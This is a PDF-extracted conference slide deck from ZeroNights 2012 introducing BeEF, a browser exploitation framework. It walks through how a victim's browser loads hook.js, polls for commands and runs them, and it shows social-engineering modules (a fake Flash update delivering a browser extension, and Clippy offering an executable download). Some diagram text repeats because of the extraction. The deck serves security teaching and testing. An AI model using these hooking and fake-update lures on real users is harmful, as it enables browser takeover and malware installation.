

ALL YOU EVER WANTED TO KNOW ABOUT BEEF

ANTISNATCHOR – ZERONIGHTS 2012 –
Москва




ABOUT ANTISNATCHOR

- LEAD CORE DEVELOPER OF BEEF
- APPLICATION SECURITY RESEARCHER
- LOVES RUBY, JAVASCRIPT AND OPENBSD
- KUBRICK FAN
- В о д к а FAN




BEEF

- THE MOST ROBUST FRAMEWORK TO CONTROL THE BROWSER OF A VICTIM ENTIRELY WITH JAVASCRIPT.
- EACH BROWSER IS LIKELY TO BE WITHIN A DIFFERENT SECURITY CONTEXT, AND EACH CONTEXT MAY PROVIDE A SET OF UNIQUE ATTACK VECTORS.



HIGH LEVEL ARCHITECTURE



LETS START TO PLAY WITH IT


- BEEF LIVE CD -> thanks Ben Waugh
 - BASED ON UBUNTU ☹️
 - LATEST (GIT): BEEF, METASPLOIT, SQLMAP
 - No GUI
 - EXCLUSIVE RELEASE AT ZERONIGHTS 2012
- LATEST RUBY + GEM DEPENDENCIES
PRE-INSTALLED:
 - IF YOU HAVE ISSUES INSTALLING BEEF, USE THE LIVE CD (I.E. DON'T BOTHER US :-)





1

`http://x.x.x.x/hook.js`



the victim
request the hook





1

http://x.x.x.x/hook.js




the victim request the hook

2

JS executed,
beef_init()
called

```
function beef_init() {  
  if (!beef.pageIsLoaded) {  
    beef.pageIsLoaded = true;  
    if (beef.browser.hasWebSocket() && typeof beef.websocket != 'undefined') {  
      beef.websocket.start();  
      beef.net.browser_details();  
      beef.updater.execute_commands();  
      beef.logger.start();  
    }  
    else {  
      beef.net.browser_details();  
      beef.updater.execute_commands();  
      beef.updater.check();  
      beef.logger.start();  
    }  
  }  
}
```





the victim
request the hook


2
JS executed,
beef_init()
called



4 the BeEF admin wants to send a module



```
beef.execute(function(){  
  prompt('wtf?');  
});
```




the victim request the hook

2 JS executed, beef_init() called





4 the BeEF admin wants to send a module




the victim request the hook

2 JS executed, beef_init() called





4 the BeEF admin wants to send a module



the victim request the hook

2 JS executed, beef_init() called



6

```
beef.execute(function(){
  prompt('wtf?');
});
```

```
cmd = beef.commands.pop();
  try {
    cmd();
  }
```



4 the BeEF admin wants to send a module

1 `http://x.x.x.x/hook.js`

the victim request the hook

2 JS executed, `beef_init()` called

3

`return browser details, start polling on http://x.x.x.x/hook.js`


POLLING

5 `beef.execute(function(){ prompt('wtf?'); });`
the poll to `http://x.x.x.x/hook.js` returns something this time!

`beef.execute` content is added to a stack (`beef.commands`)

```
cmd = beef.commands.pop();
try {
  cmd();
}
```

6



7

OTHER COMMUNICATION CHANNELS

- WEBSOCKETS

- ALMOST REAL-TIME COMMUNICATION, HIGH RESPONSIVENESS
- BOTH WEBSOCKET AND WEBSOCKETSECURE ARE SUPPORTED
- JUST START BEEF WITH THE FOLLOWING CONFIGURATION (MAIN CONFIG.YAML):

```
32 # Prefer WebSockets over XHR-polling when possible.
33 websocket:
34   enable: true
35   secure: true # use WebSocketSecure work only on https domain and whit https support enabled in BeEF
36   port: 61985 # WS: good success rate through proxies
37   secure_port: 61986 # WSS
38   alive_timer: 1000 # poll BeEF every second
```



ATTACK THE USER

- TRICK THE USER TO CLICK/ACCEPT USING VISUAL SOCIAL ENGINEERING TECHNIQUES, LIKE:
 - FAKE FLASH UPDATE
 - CLIPPY
- AUTOMATE WEBCLONING AND MASS MAILING WITH THE SOCIAL ENGINEERING EXTENSION



FAKE FLASH UPDATE

```
[10:21:39] [*] [IPEC] Serving Firefox Extension: /Users/morru/WORKS/BeEF/beef/extensions/ipecc/files/LinkTargetFinder.xpi
[10:22:07] [*] Hooked browser [id:1, ip:10.90.82.61] has been sent instructions from command module [id:2, name:'Fake Flash Update']
```

BeEF Basic Demo

BeEF Basic Demo

10.90.82.61:3000/demos/basic.html

You should be hooked into **BeEF**.


Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- [The Browser Exploitation Framework Project homepage](#)
- [hackers.org homepage](#)
- [Slashdot](#)

Have a go at the event logger.
Insert your secret here:

You can also load up a more advanced demo page [here](#)




An update to Adobe® Flash® Player is available.

This update includes:

- Improved video performance for smooth, high-quality playback
- Improved performance and compatibility
- Security enhancements described in this [Security Bulletin](#)

[See details...](#)

Updating takes under a minute on broadband - no restart is required.



Do not remind me about this update

REMIND ME LATER INSTALL


FAKE FLASH UPDATE

by Mike Haworth, antisnatchor

- PROMPTS THE USER TO INSTALL AN UPDATE TO ADOBE FLASH PLAYER
- THE FILE TO BE DELIVERED COULD BE A CHROME OR FIREFOX EXTENSION
- CHROME \leq 20 IS REQUIRED FOR THE CHROME EXTENSION DELIVERY
- (CHROME \geq 21 ENABLES EXTENSIONS COMING ONLY FROM GOOGLE WEBSTORE)



CLIPPY



BeEF Basic Demo - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Recycle Bin Mail Print Mailbox People

Address <http://172.16.37.1:3000/demos/basic.html> Go Links >>

You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- [The Browser Exploitation Framework Project homepage](#)
- [hackers.org homepage](#)
- [Slashdot](#)

Have a go at the event logger.
Insert your secret here:

You can also load up a more advanced demo page [here](#)

Your browser appears to be out of date. Would you like to upgrade it?

Yes Not now

Done Internet

10:45 AM

CLIPPY

File Download - Security Warning

Do you want to run or save this file?

Name: putty.exe
Type: Application, 472 KB
From: the.earth.li

Run Save Cancel

